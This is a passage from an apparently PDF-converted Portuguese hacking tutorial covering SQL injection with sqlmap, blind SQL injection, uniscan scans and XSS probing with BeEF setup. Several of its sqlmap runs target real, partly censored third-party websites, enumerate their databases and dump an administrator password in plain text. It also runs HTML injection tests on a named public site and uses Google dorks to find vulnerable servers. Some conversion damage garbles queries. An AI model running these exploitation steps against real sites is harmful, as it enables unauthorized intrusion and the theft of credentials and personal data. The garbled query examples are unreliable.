
`www.tunesoman.com/product.php?id=200'`



Observe que essa pesquisa resultou em um aviso de erro, o que significa que esse site pode estar vulnerável ao SQL Injection, mas isso não significa que esse servidor esteja desprotegido.


Vamos agora conferir se é possível ver o número de colunas que esse banco de dados possui. Para isso, podemos inserir uma query na URL.

<http://www.tunesoman.com/product.php?id=200> order by 1.2



Siga a sequência numérica na query até que seja apresentada uma tela de aviso do SQL.

<http://www.tunesoman.com/product.php?id=200> order by 1..2..3



Observe que, após inserir a query order by 1.2.3, ele informou um erro SQL – isso significa que o banco de dados desse site possui três colunas em sua base de dados.

Mesmo o site apresentando esses logs de erro, ele pode ter alguma proteção contra a exploração dessa vulnerabilidade.

# Explorando a vulnerabilidade SQL Injection

O sqlmap é uma ferramenta desenvolvida em Python que automatiza o processo de detecção e exploração de vulnerabilidades SQL Injection.

Uma vez que se detecta uma ou mais injecções de SQL em um alvo, o atacante pode escolher entre uma variedade de opções que o sqlmap disponibiliza para explorar os dados armazenados dentro do banco de

dados desse sistema ou site, como extrair a lista de usuários, senhas, privilégios, tabelas, entre outros.

O sqlmap é uma ferramenta que faz parte da suíte de programas do Kali Linux. Vamos tentar realizar a exploração de uma vulnerabilidade SQL. Abra o terminal e digite:



```
root@kali:~# sqlmap -u http://www.CENSURADO.org/chapters.php?id=6 -b
```

```
__H_
[()____ {1.1.3#stable}
|_-| . [.] | ? | . |
|_||_| [']_|_|_|_,|_|_
|_|V |_| http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 03:03:36

[03:03:36] [INFO] testing connection to the target URL

[03:03:37] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS

[03:03:37] [INFO] testing if the target URL is stable

[03:03:38] [INFO] target URL is stable

...

[03:03:38] [INFO] GET parameter 'id' is dynamic

...

[03:03:39] [INFO] testing for SQL injection on GET parameter 'id'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y

[03:03:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[03:03:53] [WARNING] reflective value(s) found and filtering out

...

[03:05:14] [INFO] target URL appears to have 9 columns in query

[03:05:24] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:

---

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=6 AND 3908=3908

...

[3 linhas tem que ser uma] Payload: id=-3200 UNION ALL SELECT

NULL,NULL,CONCAT(0x7176626a71,0x4d6c 684f664a6b4e4c525564496b64416b4b

```
574a6a53656b70655844694e6d4377704e5557685945,0x716a716a71),NULL,NULL,  
NULL,NULL,NULL,NULL-- aZtK [3 linhas tem que ser uma]  
--  
[03:05:41] [INFO] the back-end DBMS is MySQL  
[03:05:41] [INFO] fetching banner  
web application technology: Apache, PHP 5.5.35  
back-end DBMS: MySQL >= 5.0  
banner: '5.6.35'  
[03:05:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.  
CENSURADO.org'  
  
[*] shutting down at 03:05:42
```

sqlmap: executa a ferramenta de exploração sqlmap.

-u http://www.sisterstates.com/statetaxforms.php?id=43: -u orienta a realizar a consulta através de uma URL; no caso, uma URL do site sisterstates.com.

-b: orienta o sqlmap a explorar vulnerabilidades.

Observe os processos destacados. Podemos ver que o sqlmap realizou um scan em todo o banco de dados no servidor web do site www.CENSURADO.org.

Durante o processo ele testou a conexão com o banco, verificou se existe algum tipo de proteção, como WAF/IPS/IDS, conseguiu acesso ao banco de dados, realizou testes com o parâmetro GET para descobrir informações no banco de dados, informou o número de colunas (9 columns in query), informações do sistema no servidor web (Apache PHP 5.5.35) e a versão do DBMS (MySQL 5.6.35).

Todas as informações obtidas foram armazenadas no diretório /root/.sqlmap/ output/www.CENSURADO.org. Desse modo, podem ser analisadas posteriormente.

Vamos agora explorar os bancos de dados existentes nesse DBMS. Digite no terminal:

```
root@kali:~#          sqlmap           -u  
http://www.CENSURADO.org/chapters.php?id=6 --dbs  
...
```

```
[*] starting at 03:09:47
[03:09:47] [INFO] resuming back-end DBMS 'mysql'
...
Type: UNION query
Title: Generic UNION query (NULL) - 9 columns
Payload: id=-3200 UNION ALL SELECT NULL,NULL,
CONCAT(0x7176626a71,0x4d6c684f664a6b4e4c525564496b64416b4
b57
4a6a53656b70655844694e6d4377704e5557685945,0x716a716a71),
NULL,NULL,NULL,NULL,NULL,NULL-- aZtK
---
[03:09:47] [INFO] the back-end DBMS is MySQL web application
technology: Apache, PHP 5.5.35 back-end DBMS: MySQL >= 5.0
[03:09:47] [INFO] fetching database names
[03:09:48] [INFO] the SQL query used returns 2 entries
[03:09:48] [INFO] retrieved:information_schema
[03:09:49] [INFO]      retrieved: CENSURADO_sudhi      available
databases [2]:
[*] information_schema [*]
CENSURADO_sudhi

[03:09:49] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.CENSURADO.org'
```

[\*] shutting down at 03:09:49

--dbs: orienta o sqlmap a explorar os nomes dos bancos de dados existentes no servidor.

Observe que ele encontrou dois bancos de dados nesse servidor – o information\_schema e o CENSURADO\_sudh.

Vamos verificá-las colunas existentes no banco de dados CENSURADO\_sudh. Digite no terminal:

```
root@kali:~# sqlmap -u http://www.CENSURADO.org/chapters.php?id=6 -D  
CENSURADO_sudhi --columns  
...  
[*] starting at 03:15:04
```

```

[03:15:04] [INFO] resuming back-end DBMS 'mysql'
[03:15:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

...
Type: UNION query
Title: Generic UNION query (NULL) - 9 columns
Payload: id=-3200 UNION ALL SELECT NULL,NULL,CONCAT
(0x7176626a71,0x4d6c684f664a6b4e4c525564496b644
16b4b574a6a53656b70655844694e6d4377704e5557685945,
0x716a716a71),NULL,NULL,NULL,NULL,NULL,NULL-- aZtK
---

[03:15:05] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.5.35
back-end DBMS: MySQL >= 5.0
[03:15:05] [INFO] fetching tables for database: 'CENSURADO_sudhi'
[03:15:05] [INFO] the SQL query used returns 42 entries
[03:15:05] [INFO] retrieved: ads
[03:15:06] [INFO] retrieved: advertisements
[03:15:06] [INFO] retrieved: advertisers
[03:15:06] [INFO] retrieved: banners
[03:15:14] [INFO] retrieved: member_profile
[03:15:16] [INFO] retrieved: php_admin
[03:15:16] [INFO] retrieved: publications
[03:15:17] [INFO] retrieved: resetTokens
[03:15:18] [INFO] retrieved: tbl_ip
[03:15:18] [INFO] retrieved: tbl_states
[03:15:19] [INFO] retrieved: users
...
[03:15:20] [INFO] fetching columns for table 'categorys' in database
'CENSURADO_sudhi'
[03:15:20] [INFO] the SQL query used returns 4 entries
...
[03:16:44] [INFO] fetching columns for table 'php_admin' in database 'CENSURADO_sudhi'
[03:16:44] [INFO] the SQL query used returns 7 entries
[03:16:44] [INFO] retrieved: "admin_id","int(11)"
[03:16:45] [INFO] retrieved: "admin_fname","varchar(20)"
[03:16:45] [INFO] retrieved: "admin_lname","varchar(20)"
[03:16:46] [INFO] retrieved: "admin_password","varchar(50)"
[03:16:46] [INFO] retrieved: "admin_email","varchar(60)"
[03:16:46] [INFO] retrieved: "admin_cdate","date"
[03:16:47] [INFO] retrieved: "admin_status","tinyint(4)"
...
Database: CENSURADO_sudhi
Table: home_content
[4 columns]
+-----+-----+
| Column | Type |

```

bottom_id	int(11)	
description	text	
page_name	varchar(255)	
status	varchar(15)	
		+-----+

Database: CENSURADO\_sudhi

Table: check\_payments

[8 columns]

Column	Type	
		+-----+
bank_name	varchar(50)	
branch	varchar(60)	
dd_check_no	varchar(60)	
ifsc	varchar(60)	
payment_id	int(11)	
status	tinyint(4)	
tdate	varchar(100)	
user_id	varchar(60)	
		+-----+

Database: CENSURADO\_sudhi

Table: council\_members

[8 columns]

Column	Type	
		+-----+
count	int(11)	
a_count	int(11)	
alternative_name	text	
c_id	int(11)	
designation	varchar(60)	
name	varchar(60)	
status	varchar(15)	
voters_list	text	
		+-----+

Database: CENSURADO\_sudhi

Table: pages

[10 columns]

Column	Type	
		+-----+
date	date	
content	text	
meta_description	varchar(200)	
meta_keywords	varchar(200)	
		+-----+

meta_title	varchar(250)
page_heading	varchar(250)
page_id	int(11)
page_name	varchar(200)



status	varchar(20)
url	varchar(250)

Database: CENSURADO\_sudhi

Table: php\_admin

[7 columns]

Column	Type
admin_cdate	date
admin_email	varchar(60)
admin_fname	varchar(20)
admin_id	int(11)
admin_lname	varchar(20)
admin_password	varchar(50)
admin_status	tinyint(4)

Database: CENSURADO\_sudhi

Table: member\_profile

[17 columns]

Column	Type
chapter_tomember	varchar(255)
designation	varchar(255)
dob	varchar(100)
email	varchar(100)
experience	varchar(255)
institution	varchar(255)
membership_no	int(11)
mobile	bigint(20)
office	varchar(255)
photo	varchar(255)
pincode	int(6)
postal_address	text
profile_id	int(11)
qualification	varchar(255)
residential	varchar(255)
specialization	varchar(255)
user_id	int(11)

...

[03:17:06] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.CENSURADO.org'

[\*] shutting down at 03:17:06

-D CENSURADO\_sudhi: orienta o sqlmap a enumerar o conteúdo de uma tabela; neste caso, a tabela CENSURADO\_sudhi.

--columns: orienta o sqlmap a apresentar as colunas; neste caso, do banco de dados CENSURADO\_sudhi.

Observe que ele informa que o DBMS é o MySQL e encontrou 42 tabelas nesse banco. Muitas tabelas com informações sensíveis foram encontradas, como as tabelas users, council\_members e php\_admin (uma vulnerabilidade de alto risco).

Agora vamos verificarmos uma tabela específica do banco de dados CENSURADO\_sudhi. Digite no terminal:

```

root@kali:~# sqlmap -u http://www.CENSURADO.org/chapters.php?id=6 -D
CENSURADO_sudhi -T php_admin --columns
...
[*] starting at 03:25:17

[03:25:17] [INFO] resuming back-end DBMS 'mysql'
[03:25:17] [INFO] testing connection to the target URL
...
[03:25:18] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.5.35
back-end DBMS: MySQL >= 5.0
[03:25:18] [INFO] fetching columns for table 'php_admin' in database 'CENSURADO_sudhi'
[03:25:18] [INFO] the SQL query used returns 7 entries
[03:25:18] [INFO] resumed: "admin_id","int(11)"
[03:25:18] [INFO] resumed: "admin_fname","varchar(20)"
[03:25:18] [INFO] resumed: "admin_lname","varchar(20)"
[03:25:18] [INFO] resumed: "admin_password","varchar(50)"
[03:25:18] [INFO] resumed: "admin_email","varchar(60)"
[03:25:18] [INFO] resumed: "admin_cdate","date"
[03:25:18] [INFO] resumed: "admin_status","tinyint(4)"
Database: CENSURADO_sudhi
Table: php_admin
[7 columns]
+-----+-----+
| Column      | Type       |
+-----+-----+
| admin_cdate | date       |
| admin_email | varchar(60) |
| admin_fname | varchar(20) |
| admin_id    | int(11)    |
| admin_lname | varchar(20) |
| admin_password | varchar(50) |
| admin_status | tinyint(4) |
+-----+-----+
[03:25:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.
CENSURADO.org'

[*] shutting down at 03:25:18

```

**-T php\_admin:** indica para realizar a consulta em uma tabela específica; neste caso, a tabela php\_admin.

--columns: orienta o sqlmap a apresentar as colunas; neste caso, da tabela php\_admin.

Observe que ele retornou as informações das colunas contidas na tabela php\_admin, com informações sensíveis de acesso ao banco de dados; nela há id, nome e senha do gerenciador desse banco de dados.

Agora vamos realizar o download para acessar as informações contidas dentro dessa tabela. Digite no terminal:

```
root@kali:~# sqlmap -u http://www.CENSURADO.org/chapters.php?id=6 -D CENSURADO_sudhi -T php_admin -C 'admin_id,admin_fname,admin_lname,admin_password' --dump
...
[*] starting at 03:31:41

[03:31:41] [INFO] resuming back-end DBMS 'mysql'
[03:31:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
...
[03:31:42] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.5.35
back-end DBMS: MySQL >= 5.0
[03:31:42] [INFO] fetching entries of column(s) 'admin_fname, admin_id, admin_lname, admin_password' for table 'php_admin' in database 'CENSURADO_sudhi'
[03:31:42] [INFO] the SQL query used returns 1 entries
[03:31:42] [INFO] retrieved: "admin","3","admin","vizag@123"
[03:31:42] [INFO] analyzing table dump for possible password hashes
Database: CENSURADO_sudhi
Table: php_admin
[1 entry]
+-----+-----+
| admin_id | admin_fname | admin_lname |
+-----+-----+
| 3       | admin      | admin      |
+-----+-----+
admin_password |
vizag@123      |
+-----+

[03:31:42] [INFO] table 'CENSURADO_sudhi.php_admin' dumped to CSV file '/root/.sqlmap/output/www.CENSURADO.org/dump/CENSURADO_sudhi/php_admin.csv'
[03:31:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.CENSURADO.org'
[*] shutting down at 03:31:42
```

-C ‘admin\_id,admin\_fname,admin\_lname,admin\_password’: indica as colunas a serem analisadas pelo sqlmap do banco de dados.

--dump: realiza o download das entradas da tabela; neste caso, php\_admin.

Observe que ele retornou as informações contidas nas colunas que solicitamos: admin\_id, admin\_fname, admin\_lname, admin\_password. Com essas informações podemos explorar vulnerabilidades para tomar todo o controle desse banco de dados. Geralmente as senhas são apresentadas em hash.

Podemos realizar o download também de todas as tabelas do banco de dados. Digite no terminal:

```
root@kali:~#                      sqlmap -u  
http://www.CENSURADO.org/chapters.php?id=6 -D  
CENSURADO_sudhi--dump  
...  
[*] starting at 03:54:16
```

```
[03:54:16] [INFO] resuming back-end DBMS 'mysql'  
[03:54:16] [INFO] testing connection to the target  
URL [03:54:17] [INFO] the back-end DBMS is MySQL  
web application technology: Apache, PHP 5.5.35  
back-end DBMS: MySQL >= 5.0  
[03:54:17] [INFO] fetching tables for database: 'CENSURADO_sudhi'  
[03:54:17] [INFO] the SQL query used returns 42 entries  
...
```

```
[05:01:00] [INFO] fetched data logged to text files under  
'/root/.sqlmap/output/www.CENSURADO.org'
```

```
[*] shutting down at 05:01:00
```

Observe que ele realizou o download de todas as tabelas do banco de dados e armazenou no diretório /root/.sqlmap/output/www.CENSURADO.org.

## Blind SQL Injection<sup>13,14</sup>

Blind SQL é um tipo de ataque de SQL Injection que realiza perguntas de lógica booleana (true or false) ao banco de dados e determina a resposta com base na resposta de aplicações.

A diferença do SQL Injection para o Blind SQL Injection é que no primeiro caso o site nos revela as informações escrevendo-as no próprio conteúdo, já no Blind SQL precisamos perguntar ao servidor se algo é verdadeiro ou falso. Se perguntarmos se o usuário é x, ele nos dirá se isso é verdade ou não, carregando o site ou não. Simples: eu pergunto; se o site carregar, isso é verdade; se o site não carregar, isso é mentira.

### Verificando se um servidor web é vulnerável

Agora temos de encontrar um site que seja vulnerável ao SQL Injection, mas que não mostre mensagens de erro. Basicamente, um site que possa ser invadido, mas não usando métodos comuns. O site não dará nenhuma resposta óbvia aos nossos ataques. É por isso que é chamado de Blind SQL Injection. É difícil saber se estamos fazendo certo ou não.

Vamos utilizar um site disponível na web para realizar testes de vulnerabilidades:

```
http://testphp.vulnweb.com/listproducts.php?cat=2
```

Agora, o primeiro passo é descobrir se o alvo é vulnerável ou não. Normalmente, poderíamos adicionar um asterisco para determinar se o alvo é vulnerável ao SQL Injection. Caso ele não responda com o método clássico, é necessário utilizar o método Blind SQL Injection. No nosso caso, o alvo é realmente vulnerável à injeção clássica (uma vez que vemos um erro quando anexamos um asterisco à URL). Mas, por uma questão de aprendizagem, ignoraremos esse fato e vamos proceder com o Blind SQL Injection.

Se o site não retornar nenhum erro, como podemos descobrir se é vulnerável? A solução é bem elegante. Esse ataque é baseado em álgebra booleana. É bastante intuitivo e surpreendentemente simples.

O conceito básico é tão simples quanto o seguinte:

(true and true ) = true  
and false) = false então,

1=1 is true

1=2 is false

Veja o exemplo a seguir, quando indicamos uma expressão verdadeira.  
Digite na URL:

<http://testphp.vulnweb.com/listproducts.php?cat=2 and 1=1>

The screenshot shows a web page from the Acunetix Web Vulnerability Scanner test site. At the top, there's a navigation bar with links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there's a sidebar with a search bar, a 'search art' button, and a 'go' button. Below that are links for Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, and AJAX Demo. Further down is a 'Links' section with Security art, PHP scanner, PHP vuln help, and Fractal Explorer. In the center, there's a large image of a painting titled 'Thing'. The painting is abstract, white on a black background. To the right of the painting, there's some placeholder text: 'Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.' Below the painting, it says 'painted by: r4w8173' and 'comment on this picture'. At the bottom of the page, there's a footer with links for About Us, Privacy Policy, Contact Us, and a copyright notice: '©2019 Acunetix Ltd'.

Neste exemplo a condição é avaliada como verdadeira, e a página é exibida normalmente.

Agora vamos inserir uma expressão falsa. Digite na URL:

<http://testphp.vulnweb.com/listproducts.php?cat=2 and 1=2>



Nesse exemplo a condição é avaliada como falsa e nada é mostrado no corpo do site.


Podemos concluir que o código que adicionamos na URL é processado pelo software DBMS.

### Encontrando a versão

Agora, é impraticável esperar que possamos facilmente adivinhar a versão completa, pois este é um método de tentativa e erro, então é necessário ter um pouco de conhecimento de comando SQL. Esse método segue o mesmo padrão anterior: se inserirmos a query de consulta da versão errada na URL, ele não vai carregar a página e, caso inserirmos a versão correta, ele carregará a página.

Sabemos que a versão do banco deste site é a 5.1.69. Veja o exemplo de código que podemos utilizar em um site vulnerável ao SQL Injection para descobrir a versão:

<http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version>



Veja o exemplo de códigos que podemos utilizar em sites vulnerável à Blind SQL Injection. Use os códigos a seguir:

- Consulta falsa

`http://testphp.vulnweb.com/listproducts.php?cat=2  
substring(@@version,1,1)=4` and

- Consulta verdadeira

`http://testphp.vulnweb.com/listproducts.php?cat=2  
substring(@@version,1,1)=4` and

Através de comando SQL podemos realizar as tentativas de descoberta não somente de versão, mas de quantidade de tabelas, nome das colunas... basicamente de tudo que podemos consultar normalmente em uma base de dados.

#### Utilizando o uniscan

O uniscan é um scanner de vulnerabilidade de execução Remote File Include, Local File Include e Remote Command Execution.

Podemos utilizar essa ferramenta para realizar testes de Blind SQL Injection. Ela faz parte da suíte de programas do Kali Linux. Abra o terminal e digite:

```
root@kali:~# uniscan
#####
# Uniscan project      #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3
OPTIONS:
-h    help
-u    <url> example: https://www.example.com/
-f    <file> list of url's
-b    Uniscan go to background
-q    Enable Directory checks
-w    Enable File checks
-e    Enable robots.txt and sitemap.xml check
-d    Enable Dynamic checks
-s    Enable Static checks
-r    Enable Stress checks
-i    <dork> Bing search
-o    <dork> Google search
-g    Web fingerprint
-j    Server fingerprint
usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bqweds
[3] perl ./uniscan.pl -i uniscan
[4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx"
[5] perl ./uniscan.pl -o "inurl:test"
[6] perl ./uniscan.pl -u https://www.example.com/ -r
```

Apenas digitando uniscan ele apresenta as opções que podemos utilizar com essa ferramenta. Vamos realizar um teste Blind SQL Injection com uniscan. Digite no terminal:

```
root@kali:~# uniscan -u http://testphp.vulnweb.com/listproducts.php?cat=2 -qweds
```

Scan date: 31-5-2017 6:15:30

```
=====
| Domain: http://testphp.vulnweb.com/listproducts.php?cat=2/
| Server: nginx/1.4.1
| IP: 176.28.50.165
=====
| SQL Injection:
| [+] Vul [SQL-i] http://testphp.vulnweb.com/listproducts.php?cat=1'
| [+] Vul [SQL-i] http://testphp.vulnweb.com/listproducts.php?cat=2"
| [+] Vul [SQL-i] http://testphp.vulnweb.com/listproducts.php?cat=3"
| [+] Vul [SQL-i] http://testphp.vulnweb.com/secured/newuser.php
| Post data: &uname=123&upass=123&upass2= 123&uname= 123&ucc=
123&uemail=123&uphone=123&signup=123&uaddress=123
...
Scan end date: 31-5-2017 6:18:44
```

HTML report saved in: report/testphp.vulnweb.com.html

-u: indica a URL a ser analisada pelo uniscan.

-q: habilita a verificação de diretórios.

-w: habilita a verificação de arquivos.

-e: habilita a verificação de robots.txt e sitemap.xml.

-d: habilita a verificação dynamic.

-s: habilita a verificação static.

Podemos também usar scripts para realizar essa exploração. Esses scripts vão testar o comando simulando um cadastro, tabelas, entre outros. Veja neste link um script que realiza essa exploração:

<https://github.com/mfontanini/blind-sqli>

## Ataque XSS<sup>15,16</sup>

O ataque XSS, Cross-site scripting, consiste em uma vulnerabilidade causada pela falha nas validações dos parâmetros de entrada do usuário e resposta do servidor na aplicação web. Esse ataque permite que o código HTML seja inserido de maneira arbitrária no navegador do usuário-alvo.

Esse problema ocorre quando um parâmetro de entrada do usuário é apresentado integralmente pelo navegador, como no caso de um código

Javascript que passa a ser interpretado como parte da aplicação legítima e com acesso a todas as entidades do documento (DOM).

Essa vulnerabilidade é encontrada normalmente em aplicações web que ativam ataques maliciosos ao injetarem client-side script dentro das páginas web vistas por outros usuários. Um script de exploração de vulnerabilidade cross-site pode ser usado pelos atacantes para escapar aos controles de acesso que usam a política de mesma origem. Podemos assim dizer que uma empresa que possui essa vulnerabilidade ativa em sua aplicação web está sendo negligente com seus clientes, pois, de certa forma, ela vai expor os dados sensíveis dos usuários.

O responsável pelo ataque executa instruções no navegador da vítima usando um aplicativo exploit web para modificar estruturas do documento HTML, sendo possível também realizar phishing. Um desses aplicativos é o BeEF XSS.

### Tipos de ataques de XSS

Persistente (Stored) – neste caso específico, o código malicioso pode ser permanentemente armazenado no servidor web/aplicação, como em um banco de dados, fórum, campo de comentários etc. O usuário torna-se vítima ao acessar a área afetada pelo armazenamento do código mal-intencionado.

Esse tipo de XSS é geralmente mais significativo do que outros, uma vez que um usuário mal-intencionado pode potencialmente atingir um grande número de usuários apenas com uma ação específica, e facilitar o processo de engenharia social.

Refletido (Reflected) – a exploração dessa vulnerabilidade envolve a elaboração de uma solicitação com código a ser inserido embutido e refletido para o usuário-alvo que faz a solicitação. O código HTML inserido é entregue para aplicação e devolvido como parte integrante do código de resposta, permitindo que seja executado de maneira arbitrária pelo navegador do próprio usuário.

Este ataque geralmente é executado por meio de engenharia social, convencendo o usuário-alvo que a requisição a ser realizada é legítima. As consequências variam de acordo com a natureza da vulnerabilidade,

podendo variar do sequestro de sessões válidas no sistema, roubo de credenciais ou realização de atividades arbitrárias em nome do usuário afetado.

Baseados no DOM (DOM based) – o Document Object Model (DOM) é o padrão utilizado para interpretar o código HTML em objetos a serem executados pelos navegadores web. O ataque de XSS baseado no DOM permite a modificação de propriedades desses objetos diretamente no navegador do usuário-alvo, não dependendo de nenhuma interação por parte do servidor que hospeda o aplicativo web.

Diferentemente do ataque de XSS persistente ou refletido, o ataque baseado em DOM não demanda interações diretas com o aplicativo web, e utiliza-se de vulnerabilidades existentes na interpretação do código HTML no ambiente do navegador do usuário-alvo.

### Encontrando sistemas vulneráveis

Vamos realizar uma pesquisa utilizando uma dork do Google Hacking para encontrar servidores web vulneráveis ao XSS; acesse o google.com e digite no campo de pesquisa:

The screenshot shows a Google search results page. The search query 'Inurl=.com/search.asp' is entered in the search bar. The results indicate approximately 373,000 results found in 0.38 seconds. Below the search bar, there are navigation links for All, Videos, Images, News, Maps, More, Settings, and Tools. The main content area displays a snippet from a result about 'advanced search - Light Reading' with a link to 'https://www.lightreading.com/search'. A note states 'No information is available for this page.' and a 'Learn why' link is provided.

Vamos realizar um teste para entender o funcionamento do XSS no seguinte site: [www.lightreading.com/search.asp](https://www.lightreading.com/search.asp).

Observe que há um campo de pesquisa em que normalmente os usuários realizam buscas no site. Vamos utilizar essa função para analisar

se o servidor está vulnerável ao XSS. No campo de pesquisa digite o código HTML:

```
<h1> hello tribe </h1>
```

The screenshot shows a search interface. At the top, a search bar contains the text "<h1> hello tribe </h1>". Below the search bar, the word "Search" is displayed in large, bold, black font. A search result box contains the message "You searched our content for hello tribe". Below this, a pagination element shows "Page 1 of 1". The bottom half of the screenshot features a "Search Again" section with a "Search Parameter" input field and a "Search" button.

Observe que ele retornou uma informação sobre a nossa busca, porém, caso analisemos o código-fonte da página, vamos verificarmos que o código que digitamos, `<h1> hello tribe </h1>`, agora faz parte do código-fonte da página.

Veja o exemplo a seguir:

The screenshot shows the Firefox Developer Tools interface with the 'Elements' tab selected. A search bar at the top contains the text 'You searched our content for'. Below it, a list of DOM elements is shown. An h1 element is highlighted with a black border. Inside the h1 element, the text 'hello tribe' is visible, preceded by '<h1>' and followed by '</h1> == \$0'. The entire h1 element is enclosed in a black rectangular selection box. The rest of the page's code is visible below, including other div, br, and h1 elements.

```
left;"...</div>
<div class="divsplitter"></div>
<br>
"
You searched our content for
"
▼ <u>
...
    <h1> hello tribe </h1> == $0
</u>
".
▶ <div class="search">...</div>
<br>
<br>
<br>
▶ <div align="left" style="width: 300px; float: left;">...</div>
<div class="divsplitter"></div>
...
#rightshadow #container table tbody tr td div u h1
```

Para inspecionar um elemento, clique com o botão direito na página do navegador Firefox e clique em Inspect Element (Q). Após isso clique com o ponteiro do elemento que você deseja analisar; neste caso, Hello Tribo.

Essa é uma das formas para descobrir se o site está vulnerável ao XSS, sendo possível inserir um script XSS malicioso para explorar várias vulnerabilidades através do navegador dos usuários que visitarem esse site – o ataque do tipo stored.

## BeEF XSS

O BeEF,<sup>17</sup> Browser Exploitation Framework, é uma ferramenta usada para testar e explorar aplicações web e vulnerabilidades baseadas em navegador. Ele fornece vetores de ataque práticos do lado do cliente e aproveita as vulnerabilidades da aplicação e do navegador para avaliar a segurança de um alvo e realizar outras invasões.

O BeEF pode ser usado para continuar a explorar uma falha de Cross Site Scripting (XSS) em uma aplicação web. A falha XSS permite que um

invasor injete código Javascript do projeto BeEF dentro da página web vulnerável.

Na terminologia do BeEF, o navegador que já visitou a página vulnerável tornou-se um zombie. Este código injetado no navegador zombie, então, responde aos comandos do servidor BeEF. O servidor BeEF é uma aplicação Ruby on Rails que se comunica com o “navegador zombie” através de uma interface de usuário baseada na web.

Ele pode ser estendido tanto por meio da API de extensão, que permite alterações à forma como BeEF funciona, como através da adição de módulos, que adicionam recursos com os quais se controlam os navegadores zombie.

### Realizando o ataque XSS Reflected – BeEF

O BeEF XSS é uma aplicação que faz parte da suíte de ferramentas do Kali Linux.

Primeiramente é necessário que o atacante faça com que o usuário de alguma forma abra um link que contenha o script que vai realizar a captura do navegador. O BeEF possui um link demonstrativo que podemos utilizar como exemplo.

Abra o software BeEF XSS localizado no menu do Kali Linux; para isso acompanhe os passos a seguir:

Applications > Exploitation Tools > BeEF XSS Framework

Ele vai iniciar o serviço através do terminal automaticamente e vai abrir a página web para realizar a autenticação:

<http://127.0.0.1:3000/ui/authentication>



Entre com as credenciais-padrão, usuário beef e senha beef e logo em seguida clique em Login. Será apresentado o painel de controle do BeEF.

Na tela de painel, a aba Getting Started possui um link para acesso à página que contém um script que vai infectar o navegador e fazer com que ele se torne um zombie. Veja o exemplo a seguir:

